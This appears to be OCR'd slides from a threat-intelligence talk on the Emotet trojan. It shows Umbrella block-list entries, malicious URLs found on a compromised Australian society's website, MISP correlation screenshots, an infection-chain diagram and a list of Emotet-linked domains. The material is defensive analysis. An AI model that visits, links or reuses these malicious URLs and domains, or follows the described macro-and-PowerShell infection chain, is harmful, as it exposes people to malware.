Jan
2015
2016
2017
2018
2019

Details for psychedelicsociety.org.au

This domain is currently in the Umbrella block list

Umbrella Investigate Risk Score: 45

This domain is associated with a Trojan attack called Emotet



Current Status


First Seen	2018/07/14 10:19
First Queried	2018/07/14 10:19
Categories	Malware
Attacks	Emotet
Threat Types	Trojan
Whitelist	NONE
Popularity	N/A

Details for duncanfalk.com

This domain is currently in the Umbrella block list

Umbrella Investigate Risk Score: 60

This domain is associated with a Trojan attack called Emotet



Current Status

First Seen	2015/10/16 14:51
First Queried	2016/09/19 04:39
Categories	Malware
Attacks	Emotet
Threat Types	Trojan

Latest URLs hosted in this domain **detected by at least one URL scanner or malicious URL dataset.**

7/68	2018-08-27 19:49:33	http://psychedelicsociety.org.au/wp-content/plugins/woocommerce/includes/ce8bGv.html
8/68	2018-08-23 20:12:54	http://psychedelicsociety.org.au/
7/68	2018-08-22 05:55:13	http://psychedelicsociety.org.au/ek8jzyn/qwedlue.php
10/69	2018-08-19 05:38:51	http://psychedelicsociety.org.au/3mw
8/70	2018-08-17 18:24:57	https://psychedelicsociety.org.au/3mw
1/68	2018-08-10 04:49:12	http://psychedelicsociety.org.au/wp-content/uploads/2018/07/no5pd4.php

www.psychedelicsociety.org.au

Search


Australian Psychedelic Society

News Events Knowledge Newsletter Contact

The Australian Psychedelic Society is an organisation seeking to connect Australia's psychedelic community to benefit, enjoy and contribute to their culture in a safe and supportive environment.

Upcoming Events

Become a member




APS News

AIMS

Advocate: For the interests of the psychedelic community.

Represent: Provide an informed and balanced public voice for the psychedelic community


RELATIONSHIPS
BETWEEN MALWARE
VARIANTS/ARTIFACTS

Sending data to MISP

to discover connections

Secure | https://172.16.3.132/events/view/10

Galaxies | Input Filters | Global Actions | Sync Actions | Administration | Audit | MISP | Adn

+Pivots | −Galaxy | +Event graph | −Correlation graph | +ATT&CK matrix | −Attributes | −Discussion

Galaxies


Add

Hover target

Event: 9
Info: Cuckoo Sandbox analysis #16
Date: 2018-10-24
Analysis: Completed
Org: ORGNAME
Actions
Go to event
Expand (ctrl+x)

Selected


Event: 9
Info: Cuckoo Sandbox analysis #16
Date: 2018-10-24
Analysis: Completed
Org: ORGNAME
Actions
Go to event
Expand (x)



« previous | next » | view all


RELATIONSHIPS
BETWEEN ATTACK
INFRASTRUCTURE

EMOTET


Arrival
(1) Malspam with URL.
Subject is Invoice /
Payment notification
User clicking the URL in
malspam leads to
download
(2) Doc with malicious
macro.
- Executes powershell
command line to
download payload
Installation
(3) EMOTET
(4) Drops copy
a. %System%\<file name>.exe
b. %AppData%\Local\Microsoft\
Windows\<file name>.exe
(5) Delete Zone.Identifer
ADS
(6) Creates Service
(if with admin rights)
a. With admin rights
b. Without admin rights
Service name / Regrun value is same
as <file name>
Routines
(7) List running processes
(8) Get System and OS info
(9) Send info to CnC
(10) Create Auto-start registry
- HKCU\%regrun%
(if without admin rights)
Send modules to perform other routines
(11) Execute modules received from CnC
a. Update copy
b. Spammer module
c. Credential Stealer module
d. Network propagation module

FORCE-DIRECTED GRAPH : EMOTET IPS AND DOMAINS


Emotet_domains.txt

```
1   atakentegitimkurumlari.com
2   gadanie-lidia.ru
3   vodaless.net
4   eclatpro.com
5   weliketomoveit.ca
6   fundacionafanic.com
7   eeodlewnia.pl
8   simcon.ca
9   wtfismyip.com
10  r2consulting.net
11  ownhive.com
12  gnatyshyn.pl
13  soportek.cl
14  ipinfo.io
15  goprorent.pl
16  irontech.com.tr
17  msftncsi.com
18  krufgqsp.com
19  collectorsway.com
20  webmounts.co.ke
21  brokbutcher.com
22  ocyoungactors.com
23  misico.com
```

